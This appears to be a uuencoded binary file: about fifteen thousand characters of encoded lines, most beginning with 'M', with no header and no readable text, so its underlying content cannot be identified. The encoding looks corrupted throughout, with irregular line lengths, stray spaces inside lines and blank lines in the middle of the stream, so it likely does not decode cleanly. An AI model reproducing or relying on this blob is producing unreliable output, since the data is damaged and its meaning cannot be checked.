MB7?.6Y[&RW7V2@HN/BM9O]LZ,FO@SB<JH0<,%Q4^C+GZ-IYG\J9K/,Y@!]Y;
MSM%9^V8Y/BSV4FZI#?U0L=-LY>K@1:6!O;KWK:BN.3:G=L>(/Y/_^(.V0?/]
M[!F%Q0M>W;E2<DVM*OFCC=VZ9H;=DSJ-^^*QS/3]=GL[*Z__\=>_K(TVSB
M`Q?MBQ/==`76J)2=[6#Y>+NP<M:IW!=7!][8IMRS9&.T.(6GRGS]P>1PJ,:Z
M0Q,OBS8^>7^CYMG%F\N5.AX(M9\XX=H"KZ):QL2-80/>T6Y4C_NMW:L;OVI-
MS+DC3U\3`*C_!+?+PG=IOE^5KM7%;V*G*>5+(C<P,7]WCZ\ZM&I_Y^CX`>O
M#0]/&V!VSZ\$[:]TO;T:^\$P\N"G+L\LJ@S*5#YT?,Y3KW1@;J%/KMUWF@<^46
MFKV5<\LNN'3TQHOA]C.62>1QVI:S=\K[X3*<6Z5#?PM9KK[M.69UTNNU[
M*_8J2=FYY&],NZ2B&T?]-8Y81P>=&1V:K#`EZVVXX<F"8RX6U>\/+RE8M<JL
MT.&B;>PO\U>H7GP>5^?_E^E`M_LI'G;M?CDY.6V?G^=%_X-EPI!3ZL&517N2
M+`1"N@UYM6MNI<)[^HF[?6/SQFF1:2HCIPWU]!LY4-'1[?G52V[1A[V%+
M]>+N\P:6W9K[//<@^`R&?/U5-@^Y)C:K<OAHF?,DYLQ'[=A?C`=T7EFX[[[:2
M1I;_%_GVN%=4*Z6[J]G(,FL)F07+=1F\ -7ZU!:]=VS][JJQ6SMO#"4'Z\W7/
MTGV`PT]<CS!1.#XHL5"C,.IWG[FK-`K5Y9*D,>GP,]AN->S7<RX<+P]=X=Q_
MK.[E[;O`&X)V]J[;\$W2BY6WA@<91ZH%G=EUFQZE\$>EX5V"V\\$UWW&K]I!Y+
M9F[+FG^H/?WE?:OUO;>V+YW77=^T]'?#;/<YV[]>6TQ3=[10]SS6[^WB@ZO/
MIP?1%XWH^%Q^57C-Z]TQ<B=V_&K\$=CQR(CH)3M]OBE'BF6S7ZKWE6Q\XK76O
MKEN>.[9"P6U=L\B%]:D9?(GK&U'>Y8/W@X40-RUPR?I/'>OMXREGJH)GIN-
M3.[O-)A)WU4BKMW7>ZEJP-/[\$66]0J?6U*8L]D@R?;<W\$`X&>_F*O0G+U_0_
MD*][>Q=C1?C4%*\;VU?*W^-W+LU869*==/K:(?.,DESE;&7MO(N1QEY<AYS;
M2V??O.V[^PR?-5=89F9M(\$YV5="+8^%\^P63TQZ<YE)."NX"%TALX^8_@A
M["*]5=J-D:V<U1VCWIDKN8?OEKOXJ!%?\9%N0WT=Y@_;&69E_"GK\$O-"W6
M#7X)[^VK#E["M,M@/)#PX?)(V)S@,/JY-2\%AOS,U\$N'Z<5Y!V,. [W^3:'K4
MN_3,,[# [K;)[&EHOR?'8@A=P^&CCF=\$A^&I5WO&S"]6J^"N-GZJ_(@QKRQ[
MQHS;N_+FVY1D5)S6>EZ2MZV+>98=^7=7S@/;TXR-4[+G]:^5)N1DUVIU&YC
MQDJUF!R#9.??*HYOJYQ<'5IX^U:G89S`JW>M=1WDE#OV"]6FH\4U'00[%HR:
M<F\F]JO=>[!*[0=^UYV+#N?9T!95O2T>%U=[^M3I;=E56[22RQ\<-XB11/G2
M=6;\EH>H32[=?GK)ONG219>*6/>3@BM1XQ5ZH39C*A0M<UXLQQ\>>W%B!N/>
MM"Z*I;]T'M;U1*K9DB/\$U[``8W2>%920\$%L_5J'^!JV:8WQH+7"P.P9Z]X8
MAZ=X)=_LL+IZ9(9PS?7PYY,/U87Z&-Z:=D-@KE40;I.A%^-0U.=H,%<S<R.O
M4Y]S@I23V5MRLW;D56[-K;TR+WWRN^L>9ZZ/MK%8<?W]Z\$0#Q`4[IN_(RX^Y
MU/UCZMJG>PRBX]PM,LO63AX;8&-Z6+N/Z]E*K63GOPS'9NPX=V0RT"NW=[Q8
MO'5^"_^CL[6KN-<BISALJ3R>LK<N>=#@)YT'/ /->MMOWM&2`2/_?)!VQ?V]
M5M]NQ=\$Y?I:CPNO+@J%O\P5M76ITBOHF=47JC6!Y^\$SL]N++#PS7+/+&N
M!^- [U^XKL6UH2-_1%ODY].7W>UXN2K<R4QT]<JO>"M'(4:[5+[!^*[-[B%
M50/SWQKN*Y?:^6=Z3-VM:LP?BFH=_)WYVGSXTX7G"]+*%2(EBP./B6,JI+H.
MO[0['MDE_+<ZKLN56?=@Q0G5Z=5]6"]7ORA)U?DXUX5H<YV"YVG'+EXVO'*
M7SG2Q.-W')PCIEKEI3A';5]TN)^&N\$O)F]-G]U66;ZXS2W38=_GIO+_:OU4/
M\$3AEM,_)Z&2GLU#*-[<L[Q*UY/GL+A:']NQG7ST]+L_.#&O\6>R56Y2Q_) :
MLYX;I,_O-7?,U%G&E<EI'^=.8C.'KZL<IUE1NNID^GC]I`\$;GU<O5\KMO\$[H
M7.N"3Q"W?ZS516^B[ZOX)8=SE6>OWF@KUO<N-+GL+.S^=KB6S:KU<Y'9JY>&
MY:\`>:??%=C8"i*\$C]E5N3T=HRN/2;9T*'IC(-"HFPWDO=FCUK5\3?G%FRNW
M*/;IN"S&Y'?"*%-MMF.=`OONH0N%DEG211X;1UY*Y*=G.G[]EV=CN8Q89%EIG
M#ISU.';]D*<.[AO>:_C?%CQY\NKA9?<W6CJ:006:"-/`J==>M>AQZVG\$W).
M::_Q\^ZDOE7QY/Y(4?Z5CP??-9MOHSDM*T'UV_/_<;;8]9]+.N:U(E/[K!Y5
M3W'5A[L%<4FE2UPB4+J4FL[YQB,NM75)K;/NXRJ@B?6\A9[1E=/Y@T9I5B3
M_3%>>ROS^*80"^^]2U<FT]+G][24]APV7U\$ZX=KSO_[TR;3*L^ (=49-J;UQW
M?,CA=X_W^5T=O^KU]3_7CL77'EKM[93Q!6'4[V+;E;+-Q<'3%DRYV@4?N>
M7\AS3UQC?,K&5V>"D_&*7E/8>Z_>FM9E_91+KXK0I;U[]\$R3K&#\$'CH[. \$9K
MV(&'D[I7%EIT]\]W+N9Q1^RRF6FX-N7^Z>2=[_Y*JPX9IY2RX[[G*: [7T>\$S
MYS[(<2Q[&A'\$K!T]1]>A46=>'_MS)N3;W?9Y5FWQ==JU9\=0(K/360.,A?L
M/C8BQ?SP@6N]_C)+G:;>2Z#8?O&,G-CSZ@5/@D>;694([. ?VJ!J)+Y0.O21F
M5;4S='A4.6`W/]ZZSG-]GE=<?-S'T>:::6`)6UAS0SE8>^#`7?2(X2<_8&RW
M_) +C#WR.)!CHR^_1LRMGQ>_ [AU<^?3@A+3+"])U)NQ/-H@LZWXW=F3`PB\$[

M9SBP7VLGB9+X/EVKZ)DKPWJ*' &PVY#T-[9XU, ^=.ZKJ:XOR<\V]Y)J.G)/G7
M!0Y7>>,L/R4Y\;!BSQ13T[3\ZH>3[CE6'=KCU!'4V6S'BRW-' ;9QY/T!,=?'
MJJ>SF<_*S(9QUIV=S(S(U1Y[J>.:HF7W1@:)4K09"@0>/Q#' '()\VCQAK/=
M/RH.,9IQZ\2%?<DFN4.7'/Y3=56W:>OGLLMU\$R\O2<L"RX.1C:730+?]FW?&
MAB_0.H6(SQ^V7Y)G.>Q^_+A71E04JT,\$!79;<QY?['6_0X6SQX4N\B>FYK[B
M++3(7.2U_7#[#FU6GZ;I#=#]U__U0=%=4G%RN:'BHV CER=2%9I=MELTYQ[JX
M?9\27:'LXH0Z;,"-OB>&CJ_9HC/?^53[-^ [W8SSBF>_I^FX^5Z.Z=CKANQ]^
M*-MBQ=X=SM*_':9'XBYZSA8H?V=6^M-0E+-\$G3;[^Z^P#F1OLA8;7WV9FR;
MU[O+ZS46AQ6QWU31=^W?M=YDC>ZMYEQ2O/U//)3IUS'A%V2SZR"W\J^%[/1
M]Y96-6V#Z3LTL;PN(.8N-^N\Y'5+[?<*8DY/7OTA2E+C0(K5OK)T>M% '9.-
MWPNES5DB.37/YA6^9&7W?9DO>_&/#(\[K.BIT7O[VOS^)\(_2#S;S]A=%+.N
M,KZG%6>XPWI)#+"N<F90#P^_ \B#>3QR>Y/T3>F8V#\UNWB,<P.SRV!'Y_C(
M())>9&BE.E<Y/;5(.>9R9LG30_@CT;FF'<7LJ7J=G.YT=9+<F\5KO#>+:/A.O
M6]B\>]YM),X[N_?TGA/=5/=-K=FR,2E%K:/*A:WKS4%#I<_:. [DN?%#P"K&
M' [M]>]9X:9,6TG&'Y\$:FFG41'C]<[L^J"TT [+53\=X3_Y]Y0=]\W"5_; [#K1P1
MZIO9QYP3@B:-D.=,V#[!=VGFZ\Z^J>;AFR[4N7FA*XTF'AQQ;ZO@A/\RCTK=
M]+0;+[* .NB!E'2:T99L]5:)6F_&=DSP2L["H/_?L+[GZ]+]+SX3B61&3\%O7
MEHZ?\IOHY:ZXR2L#-@^U' [YIUT6-F/FGRB/\>__Z0#-&);_+Y3M;P,UEN%W`
MR%M.0QW'A:Q)IC^<UU%Z_>66XM-U*/QX=B?[DG9PJZ#MW.W_8/B1_];]1+)[T
M>QX#_9'S/Y<V_[]6"3A?_*\$0_SU(\ "OG?^Y.#7?_W4C_#_];]G__^?"MYW_U
MKR'P(<ZRO\$CA8WQ6\$NYM3AYR^03#"S9'(.)Q[#\$X<'S9\$NXHKB2U(Y;(310(
M>`)>\$D<YT4-G4^A8@F%PV#*W*?9R/,5"GE<-G%8V%#?B]F(KG^;E?\KP_?.
M_T^ \S^*K;7QE_H.I[]'B__5L6W^MT;XUOF?1'G\9\^_,4S(8B>RXL%4E\ "A
MQ6@8@#('V4\$Z192_@_'.'G3Y3VH=8-2#9/BHJY'K':E@IZJ'A(:6W>0_9R25Q
M:&G>Z'_'_%N<UG-DWK\$%4FQ'IM935UR&7J\ :KG'D)=\$/X]A:(5KB\$0X%#')<G
MP44^+?'15#3J%;5D4CPG*S-(&\$90WY'^YM#GH'42P!H\7B!JWI5F:&10C##?
MJ#[^P8'A+9]Y,3]KKA=3QBT?2B3,1C*!J[9L-/G\V/_WWXVOH?@("<)G"(D
M.(L70>C9[W[Y"_ (C)K^3:YO_7^N\$[Y8_!X]C27D2AE'D\$ \$*7+?SK//FJ_Y^;
M:PO][]3F_]<JP0*+3."*,; "\$XQBXLJ0201*+<,3CI6+Q.! \7'3W'P6)3,<KR
MPR*!(2)FJ%A@'0*,+Y!@A\$F?BDGJT3@X8'/[1H5C_L&^?7H&1F'#0L+,+]'
M+##<-R(PH".HJ=*XU20@'2P6QX'%P4X\$37'Y6#2IVS%_'5\B\$O"PB%2Q!\$ \B
M&H55!1@;U!\$D<4?C6,,PQ*1BDE!)'\@Z(!3BE7!X' \$Q-U8:\$]J&M.9#8:O.;V
M4'UB'F!.B+@<'"/O;3&)'&-Q6\$()@4S,%G%A4H"E@CD'L(#J(W"V!'/:7,J6
M2\$4X0P7D]J-RP7B*QR4,%?+J3<TD!X__Y'W*=\]_L8C]O3K@^]=_9V<7][;U
MOS7"#\E?((K_GC'P'_M_CLYM_I^M\$GY8_A)'B>,W#H(?D+^[DVN;_%LC_)S\
M&VI_:2A\O_S=VM[_UTKA;Y--,K'314DL46++@Z'OEK^+HY-SF_Q;]3"8#&:/
M,'\$_/HS+3_R'VI#)'#-71R=WYR9CP=')R0W<+F)A_Q']38),_B*!0/(EN*^5
M_R_\3\;UY'MD' * &, \$:Q?JW.]P6FH36D/]7]G^<'9V;[?^XN,'EH6W_IQ4"
M=1J#_9\$RH\$@;G<<P&D3:346%FR04B"2R,P,&2RADR.9UM^:%'C'#3\KG\!0
M3RB-Y7'9&/ '*NQSP.&ITAP/D>,R3)4THB# 'Z&(.PH0@<6F@C]'4!))\%#,
M&^/CR4368&<W]Z'=FD!R^1(LQ1X#-)' /7-K:8OXL'@_G8,D).)_8SJD_RB%V
MH\$1B"<86X7"7BX'9,HE:/?I2VT\$D:K('H^#FEX#O3\!:D_W#Q*Q1.">\$#TCC
ML_\$ (2*'-42>M_C!\$+!7B(D9]O4]4Z-8'BTO\R6=*X9.JUN\$, \JE3!GS2F@)+
M5VE,\$\&\$H9B([6I-)6.E<3:-6B?8(1"%\#EX2D,[!#LE2<* &G(8*<9@UP(%Y
M'RY+>;S&N&'0X1*IB\$ \4-51.;XE&1A@NEO(DC24&<#-X.#]>DC#T\$ZW"428
M-:29Z^W8#>-B7E@#//AM9P?I:4)0"D!NG8+984XV6&?, ,24NKEN3\E18;DT.
MG92A%(@-@]\$M@&]2';%5)%5:(JL'HT,(/63 '*D0H'E[FW22()N223/J9,19
MUR.B"/YTTCV#N;"]H@!8'-E!W__(J.5:F>HS:?\$14F31",;7^G_R7W*MO#/
MA._6_TWT+^AC:_H?R=G#Z?FSW^ [N[>=_[1*:' ;^0YRA2'0-YR'4<9_L7.1+
M9RR,'S_9L<=88HP+EGTQ0'"]N)%+!ZD' [;3Y!Q' \$ \$<<PLB.8(B#ER8)]\$ /!Y
MJ2W()]P".!"!BG&90\$A"EF]87>BJ7L!\$ '9J(59D6YF#Y79\$6H*8B:)Z#<
M3&14P1L<C(0\$0#P.+H(V\$5\$?ZO\$O5P800JF\$JM>\$5A9/+ "'(!BP)"'+Y.)8@
M2":PB'>SA)33!)C+!&P2;CQ?+ +[!'R87=#A!." "P'U3Y',G>T:YJ\G05TB
MGLH02P0B_OT'1@"I+Y+L!*+QV6)&RI!5Q)8' :9!,60NH)M!" 'G'A,'&3!:(
M@"W&Y?'@R&")X;C@2'D'P'99\$Z8:.),2\$HY94=VTJC]<:U-2?T_XP?7_6]S^
MZL-7UG]WYQ;^OR[.'FWW?ZT2ONS_%Q491/G_R8Z\25^QYJ/"7+9R\$K['0NB+
MY]71P8&8]' '=X34R&.I7:NJNBSA_EPHY,C\#8KY3P\^*-%4E'\@&/029#P-T:
MT!W@ADA,0'I9D@29HH@ (Z,6''.(\$@12L(K9]^D;:-M4_\$@&)Y7,.!IB#'^64
M3-&;2E#K;=Z\ \$X0S' 'DIZV=SPXCL)UR^(0E47T'_X+H&NPPXP,<!XP'U0,W@
MG';+OCD3R/Z3:HY+=90' 'BH&])N=P.*#VW>QH' [=;<'CTV;U??F,\$A=)P8QG
M--0+QN\$B+Z*P-NH1)#V)E8HEL_B2AL:9I/'\&]U'-2C+INZ'D<U4!*4J'1P8
M6]#9\$'N@:' ;]M!'*+V%:-R*(TZ)<Q4DKT,QACN7R'L0%#OX: ^'0U#2*AA+#72
M@*1R\$S9Q*"&62.QX?7#6"J6*;2F0@2*#PY7F\$^"6F&4NV8CHIZY/';["\$A
M2R21];)402U+^&:4H^CF0^L;\$HTFPR?=[1IP/2Y&="D:;EC&CI*O8#<U\V
M_PD3,1D'=@.X^@9\$,OY3#/LLFUKRH!FC_'E7IGKO*@DPB>'8Y("UM6&T-!UY
MI,L2M>?69,:3K;28T'2#1/A(*9@5D\$,2S(GASG"\$XYH5"XS?QN3#]10Z=M=O
M]/\$E/&ZLN+\$O-(0!)]E@2#A#]M+>Y99J8DP@G9SH3RDK,!%6'"2&!O1\$S1K!\$
M39R'OQ4!R' *7'ZY.]4'HPN.:TN#%A+5D0H'T'BE1FDV,2Z3"!D]N8MN2+&\$+
MDAB-F,*(@)"1H'(S:(@;--F2@X3<"9D3NYW\$.(" %L9/%-"Y242/B%6,#^0\$
MK&"P!L,U5[;><F2>;QA\JQ+9+! ?J%TDR#BQFN*G('9:<#"LA5=B@K*/\$LD7V

MQ@&PQ8&8\$^8RII#E/I#\!00)P9!N'4[\%'%ROG%*%E/,@H67@1\'/&! .A1;)Q4
M3,XO:F#ZD_@X9+ELK?7\$+-/@0B_[Q"<K5BS@226\$+J\$VKD+BR!LWJ\$'%8*D'
MS(<(%2B?<.)'(F'@Z<PN'R@SII&OK)7@K\$DL)V\$*_RT;0-3,'94@E.Z5!R
M[A(C@IK!"2P)>9=#*#CFFK21IA3B;&X<ERW3.Y^>X=3J1<QK8F\$1-U48>* ,B
MR!>R)N2_2)#4U&D?*#8?)N"5!(@F2<RD6#!,EN,#IRV,PPB,PT06T-9OW%AC
M[TL\A2N6\$*J.'''VD%*C*)'D@QMK(90IN,>LKYR;\&!MXE8=2H^L[=F\$4'#)
M%@A3P5054VRFA\$6LP_7>IO:8;2P.",=MFZZ\$5&\) [OL0,F&T0%]/"+?>N1.8
M9#BG\=+9F%Y(1'*"@(?7[R=\F6#J_9'R#=1(>IAU\$!<O)4TYB4'(QC&' .CAH
M%%ITE!4GP45\$/YMTK#D5'*X8/N-"P%#%J'D%0,\2AIO,1!'7#]OF%,3B/+C-
M(*":H[!YF\>Q>&(<KF<,[/,-_01'Z[4,B8Y8#YF4;FM[?N]?"=]_]_\3N@;
MVOC*_;>^CNT>+>]W^ZMYW_MD[XC_C_?^)>_-;-[Q:'VN5M<OQ' `Y4/511KOC14J
ML?X0`Q;"QG'CI2+*'@X\$&N]OUN\>R,R8)KO(X!X9P`!=4X9:W<B*Q#8E>:O'
M^@RU]L`L(79GP?T.A)!0E@`2'(C'?`.9ZA0=JLW,P%8"\$RA0,I-9/I)`;2T
M?@K*'B`H`H`X`H#92AG5_Q]L6R^?`^_/R6\/_WZGM^:]6"3\D?YEQ#HSK;VGC
M*^N_J[MC\^>_7%W:UO_6"4"\$*HXN;HC&F.A7[Q)R1N_M,FNY5?!\^X?,37QP
M[:Y;088R@@@!7\$JTJXZLSA8E!%'R'PM\$U1!*%#7.`*7QL\&US5P+6\$^FU)
M0Y"E(''\$7%7D\$40'1'T074'T'+\$;B!\$@)H"8#>(Z\$S^!>!O\$]J!>3Q`E("X!
M\3B(CT%\!>);\$#`^B"HBB#R(.B":@F@.HA6(3B"Z@N@)HA^(P2#V`3\$&Q*\$@
MXB"FB@C@5Q)D@_@;B8A"7@[@&Q\$ (0MX,(NH'(@0C((?H#LA#`'@2P!H\$+L2I"
M]E<=1'T0-2F^0(;I4U<-BG>Z5/H%8)@>E7Y/)_D'Z]'E(6Y-I!/1!HK84E=[
MHBT4,27:0Y'V1)LH`M_,1*-PT\`_C*(/H6@DKV2^\$NA%1PJ?)44_004!H?J!
M4'U!J/[(*!-VB\$#BVH`XM%NU"Y,%X`.I2HUX&]>O@643P+E?97(=IN7EX#R
M&: `L2HFDIWDY>5"^^)0-5B+I;%Y^!Y2O4FJ@MQU(FRDUI#LW2C,;I;LHD7WU
M?)0(KU+D>R#4`N6`0FB#D!"@ [6@].0(KB/(?D62#P(,!3S61^3&\3\$%`*U!
M])_DV%\$`,P1<NRK3\$1VZ-KWC;'M?33`Z.LYVZ]\$?"<]'D<MT.GHAH`X9"-*1
M&0@2GHDBP72Z/,P+SZ0A&R)4EI#*8TN+TM'9H'K9!H2K*"@V%=!ED)#^C:"
MD6&+S`2_LP"Lo+S"A:@ZB-F_#I0J\$R4@5VY[Y/2`OG1`\$^BO]09%>L_4(H?
M'Q3)\2K4@OW20&3Y`5/YRM^)_E_M,_G:S?+OR`8<%9XT^_V^V6\EN:.]9K]
M1AM%.>JJB2AX<?E<B0^"^^B%F7_9@1D,06E@88A!6;Z\$)A<QZ9TA\$MSY?(&92
M?I"(>1B'Q1L%C#L6'QA^A/W(#.2S>0)H/OI#?=-H-:?)F!`^, ,&I\HZ?*.`^
M)\52`#@`T0F#%#)YX/;>V3<6WE=W0[J&_:"_C?ZF5M5PRU9\$HFH&V+W=4#9
MNS>Z(39?!R8='[\)E'RE!N3PUT"[(0KAE`2C\$5HTD&)T&\$(;[(>HLMAL7"P.
MXX' BQ8B2[.4<!"WV#9&+E<8A2C+J\$92+T.';0Q`%DD:\$#KTS\$3I10TGFYXG(
M)=BNB`+I68?HM/3Z1#2:.GLB\H3#`J)`=@>AP_LI1\$Z2)\$3DB6,[!\$U!E&3N
M?'B:"C21HH8WHHE:*FIX#4+:H<:*&@XT;3.:R,Q;#K700E\$YQ)3F/?DI5XYF
M@QX:@>IJRLG9TVBC"E`Y>9J\`\$W-#`R\BAI@]01_M.`?7?A'!P)0&ATU,90
MG29/,Z';=6AG*\$L8RQ)FLD1GF@)J8THW5#-4-50Q5\$8Y8!D8!_*\$7_IXQ`Y
M*\$R0*/@G-V\$??:\$"'=VO@4N)WH-I&%\$'.B4XZ>6,E\$"ZA\$C3C91!^AJ1EC=2
M`>D7Q*`L`E+9,ETCF\>RJ\>P>@4N!S":!<UMFE\`KS#:>KRQ?2*S4>2TR#*X
MWJ`8J?=?,`1(%C,R'.@W5(O%"_4W#R':A32-'P4=-0<=(G%"?R&,D/-1S")5/
MZX\$TMDNXM,B7]+X6?L?^_]3[P1Y[_=&M[_K-5PD_]_QN?'_]^^;NZNKJTR;\U
MPD+_QN>`_]^^;LYN[0_]DJX>^1_Y?>`_]^^8.T8YO\6R/[?+_Q'/@WRU_
M#R<WUS;YMTKX3SS_[>'2\OEO)[;GOULC_)/S_[.[\$3]?[OG;0&&UI#_5\Y_
MG!V=6C[_ [=CV_N]6"<<[_BH&%R>\$H8(H(Y;*B!+2":8ZR3V3@SO72H@5S+.&
M?VP4\$5M%Q`ZE]JI0N'>&(F@*B"\$@IJ*R/504D;.VB481.GQW+XIHPH_>]I'"
MC<I(N(>&(CIA%\`^FB7BPM)4)K'EA?[\$=B7:L/^&(@;6G]B&A41]8C,._>2>
M+4ILXH%.60_VLX\$]K=]^0XF-.=!EV'TN2FP1HK+=/A11(>D*XL)>?7DO60W1
M1+34`)5U1`#I)T:8H\XJ"#JB+H:HH&HHXC`#_("1?0^M3F--M]V!%RW#K&)
M1CH"<^*M-7B<H4(<R`_0%<15@[C*(2BD%?R%VV]>Q.\$(@FC8;D=06VT4V:.T
M%:\$5\$?#PN(L\`E!'Z`_0/0/)2(Z\$1/>)`#(5)I3`%4P<H:K9VVQ\$Y6QWZ-D2^
M`8\&L7FFB<B#EE4!/,1E0,)3N&#*\$#BC@Z,\$1,2*VH+:L"MMML5VI8@NM&N
M>(^2)UW.75Y?WJYX&3+%UG8+HD'?KHW4C=V**,!?-)CC`C-`0I\$J4:PO\)&E
MJ*NB2Z0L91;90#H)`\0>+R-Z*!9?7D76&3J,C\$W,D,>7567;\$3?6-]/=X+'
M[0"_#''=)J!/9J"?`1!+!\$-\\$/'\`0MD\$/C%03HC&8@5,@>4+T!L"'[X@!H9
MH*XIP\$#\$D!&@K#W@FR:2#3"H\$UN7B^NYM1A@A`>(:L@L('55T"(*\\$,Z+/[Q
MQ:8M_."?`?\+^=W-KL___I?!/VG\`-9WYM%O]_-;2&_+]B_Q-ES>U_Z/_79O__
M\Z'>_C=4`2:#KB*BKX@8H.01-VG7JP-S\$=K*DFAX#"TW#AZ._BV&?OV9.C!&
M&MP<<%#R/=X\$S<QMZH1?#=#JSBD@[+%`Y9E0HHM7<>) %L*]5!ZRC45XD1L"8
MDH?,0:`YI4B8I-"L1@GO(2;EW2(/36;2PH5VM@*1J4X<2)-6\O^P=^7A4.YA
M>PQCWPW9LXPE^S!C#4-C7Y)]W[<DH80LV8?LA<@:)6.-4I:AA8ADR1:RI*Q9
M\$K*%#YW3]UWGU`7G.Z7SA_N?]WJOF60>F?G-\]SW_7N?YQG0SAGYWN,4@,_Z
M<+<P;+?X" [BCXDAW+0,3\=_@_Z_L_QW,]?P7_-K_\?L@/V_\]B/];_N_P/
M%_T;_XL=S`_:%WRW+_W+VK[_]_@_B___**#[&_O_>'G@][B?ZP=?Z'<R/_GO
M80[/..#_`_ [=?G<S'K'?_=[?Z_]_]R__]G/(@?\OQ_X!O]_*8+_N@;`
M^6D:X/,OY/^C`?ZH^_W&N#/_M#[-'#5[],`OS3^_TC\WXE_Z(X!^\$O`"XL=
MS/_;'WR)?Z;=^*?9"1D\`"T>@.Y;H8D'H/^BW/\$`#/]G%P\`/P(CUN67FYZ2&
M'^CG^5;LDP!(?R!VOQKQ/YXN?MQ<_) ,M2(X?:KCZDG8`>VF%9*]Y;C=/B/P]
MS>PFD\^WXPEW,A357EKY,]50[MU`!NYUH@(!U'NYBVWG63@[9Z"=5(.W<\3?
M.1+LE070[:2LW;*`7V!#0O";\`_P?]"_`^S_A`_`W`_BU^G\W5QVXO_\R]F/]
MO^?_X'^=_R0B(@03/!=!^X\$O^@^`J_(\`'4>`#*GR/@_M""?W%V/]I2_BUM

MA [, [ZH/J1X72OW1UG^75__JZK [BXW:\$3GUT<T5X#\)_2BF#/TP&_U%#NNKW/
M+HY43TK]1_" /X_]Q_M^_\1NC/_3^4\'_3_[@__7^O]I5_A/V[J>_/ZOX9^O
M/VSWX8/UWP?A/7?+142<'5Q^ .8UOL/_<"'H7^[_"HO"H\$ ('_+)?B-#25" (A
MI-_=HB11449J [QQWOW8A_%VZ, P"NH0``\FX5I) RN (VC6R"0.;;\$"W5>5C [YF<
M8G?5 [. -C@=Y0! .`J!U:9=;LP) VO26#FE/\'_5_47U9UZ72KH0Q->8\84%) [0*
MFDRE^3)M#C@)FL0A&\'>@8&-));E*GL0D*\SLT\$?1%37/C4WISF<MFL?;\$\$\
MC%HLMTW) 3"Q=W-I8:Z, ;V7;U@6?I5OC>7.2!&"S\' [KQJT8Y2>:"Z1%[@GE=:
MOK&V>CU0KOEQA:;ZF%!=S]S\$&P]RW' 1\$@\HE=BHS^IUAI<PJYKIMOF7^39SS
MV6Z+?I>L\G.Y/-8=WS8%5S?Z*' .KJE, IY`&YGV!' 4#^J^]B971Z_RE; & [X
M@2R>MT<J+7, VH**' 9 [RFW] \QUOXACP17Z!TA"A_\, 4XZDFI"@^N; :_2>!&6/
M"U98, *NA [6OI] I<#X4#0".0`\$, %/O (T8I3&13Y0)_E*SB08\$HV3GV@4ZG1;
MD0, !GK3' S6=CGK0U#; T ["6+4!A, <P:83 (2@9/9M [*S^9F\$O!1 \ [Z* (J23 (>%
M5R) 0: ^5:U74C<P=7A6:MHI [1U06V\$^3>A^S5B8K>C_JP43] 2HC\<: I&*9^, T
MLXXYQQD!\EC); KU/6Y51.NDW\$K, 11P\$R.F4 [I2FMHQ^]<C[:KW (CP (*+Z"D.
M12' /%6U=*Z069-+X\$WA\??XA\AR@KD.GHGKVG2-A\6.30_X1RM: '3+, %QD] #
M\$I, , \$@%2#+7A: ^4K U [; :I. .?4&6W4<QYZ=-VD4DM5/\'_4%FAMV?.&#K!H^4
MK] 0:S^3"``%XKSD:J5+EN>VP\A]K5XV) CDJ&N63!*S):9& (_AFW\$)^@8=I:1
M7&V (R:K9\H=UG [. &K, MDHRF<8!\$*74N&?#AUL)' %KIR+'VB-' 8:Q+^J)!&70
M.) NNFBT=9PS.]9J4:>B2+- .7L4_OM>X?1<=M%N;>6FFJADND\$+ (G) 2/3' .EY
MM-<A_]D0L= (, CFIBF@), ^7:\$J65&4 [&\\$Y6GR>O>VT.N0R%O (!^JIZ_C)\8
MUN=)>D@I5JM) 3SF7, ZX5PB<VP^0?W-:\$AMNF^R:4AZ (8\8\KR">XL [Y+A?.;
ME) X [052>J=C>>ZEI%2"@@8G^6+EBI; .Q<D) G\! () \$; /2LYGRY) O=V39# [\$O2
ML>6JQRSIJFC\@Q] SE-X [S=!SU^61U&:) 9<S% (VQH5ESH [=DY@Q\$] OY<5DTVF
M6@, 8>Y/\$`<TS, SP6Y\&D; VNH5>JA4Z<X6J7. SSRHEI22TI^ \T+\$5KS1:Y], %
M (QD<E) XO, O' L-:AH!K@E&\: IJCU!Q!0<) 6M9; O%] TQI<0&3TZ! F8:W86D!-4
M; @8BSYV<I7"R4. Z%0/#YR-I<, X<2HB4-<!RSN7M)" 'VS!TH` [Y2); HMGN/+
MQ] 1J0?L6YL3, ;O37M2#X6:/3W&=<.QWE&`V!9\$; WP.Y**3VO!\$' KT?HF23F
M</4?OU49B!M<#H?#W2O<0\H\$ (/3<MT!*S9V2H:S/. `P5U?I.=T*6@U (^8I0A
M0; P&Q9:6E@@OL (+4Z:J>E/L!B*U (QX>MR+5-L?7"4M/W [T.N=; \$7^HW2JIE:
M' I%FP#J3\2_ (4Y;EHA' 3<O*U] 55ZZY@.EW0W3 ['Y5M'N4\%8BK%/N6%C^:M
M15*A7*U\#Z_7G6%/8FX8ZT1Y3Z+M56J8U<9?H3CXR (M& [/5XBN&2DH04R ('D
M; 5`1`F^*S7BKF`N3?:<91EW09B+; 0C (B (; 9@^8" [G8X5?`#!^K4 (F [^P#SE
MP01WSM#VU53PC`:CUL5+) (NU\$8D:9 (MJ3\$VVE, RQ*/D/Q#J35@K.MD_XIFM+
M2<G*O=U&\; .G*`2F`U%*R (YUDZOGV5) 2 (%`CQ7*O>/#Z0FC; R) 7 (>U<D&H` ;
MG1> (\01G' WH=12 [H>M68WYBL/=; 1F:QL?I [Z43<PVZ] 4OG) 0:T*BLF\X8D71
M8N+1F&Q>CY/KQ_ [A++3_0B`ZX' F^PO7QX=NMSQG+&J@=C_+F>94 [\#*; +PLG
ME1B&7?TH&U@:C]^%#+9Y; W_23K!XQJ%1/X3\`!Z=07M' !?7S1YHS\$LNT9LHN
MUF/D*B*) G [S3`JE ("7`*/)E) F_#>E] `4R91HF (A3LR7Y>?-8R"4!!' 6K/K (
M) F [@^6 (!P0`MT?C7<ILM [1; 74V2J%-+8 (J069) S [JWC*>M7I6BE8F4W+KH@0
M, Q) +1R; +Q!05>. ;<O (#=%>8"NP>] [7 [+A`O+U"9+>/8*GYR [#TPB?#%GHY#%
M; +""1".PFWCFAE<'+\$&K%_I@W-S9?/WL401\X] #9X^S%2AS `NE5X1YHWMB]
M (#?G4 [7*&V7%!2#; (, 0: `P28AZ_!B\$B^3^6NKFZ7' <4TI##&SVN<%& `75DT
M' *P`<177AE], W\2ZI<R]R, ,CMO*V6W8QW#CVPK#PDH.F (9]AE/BG" F/\$^ (`^
M=R^] [EGQID7>8YHG:L2E/GB:1J:/159HZ; ^AO)-Y; ;S\$>BH-Y3HYJHF [B!7I
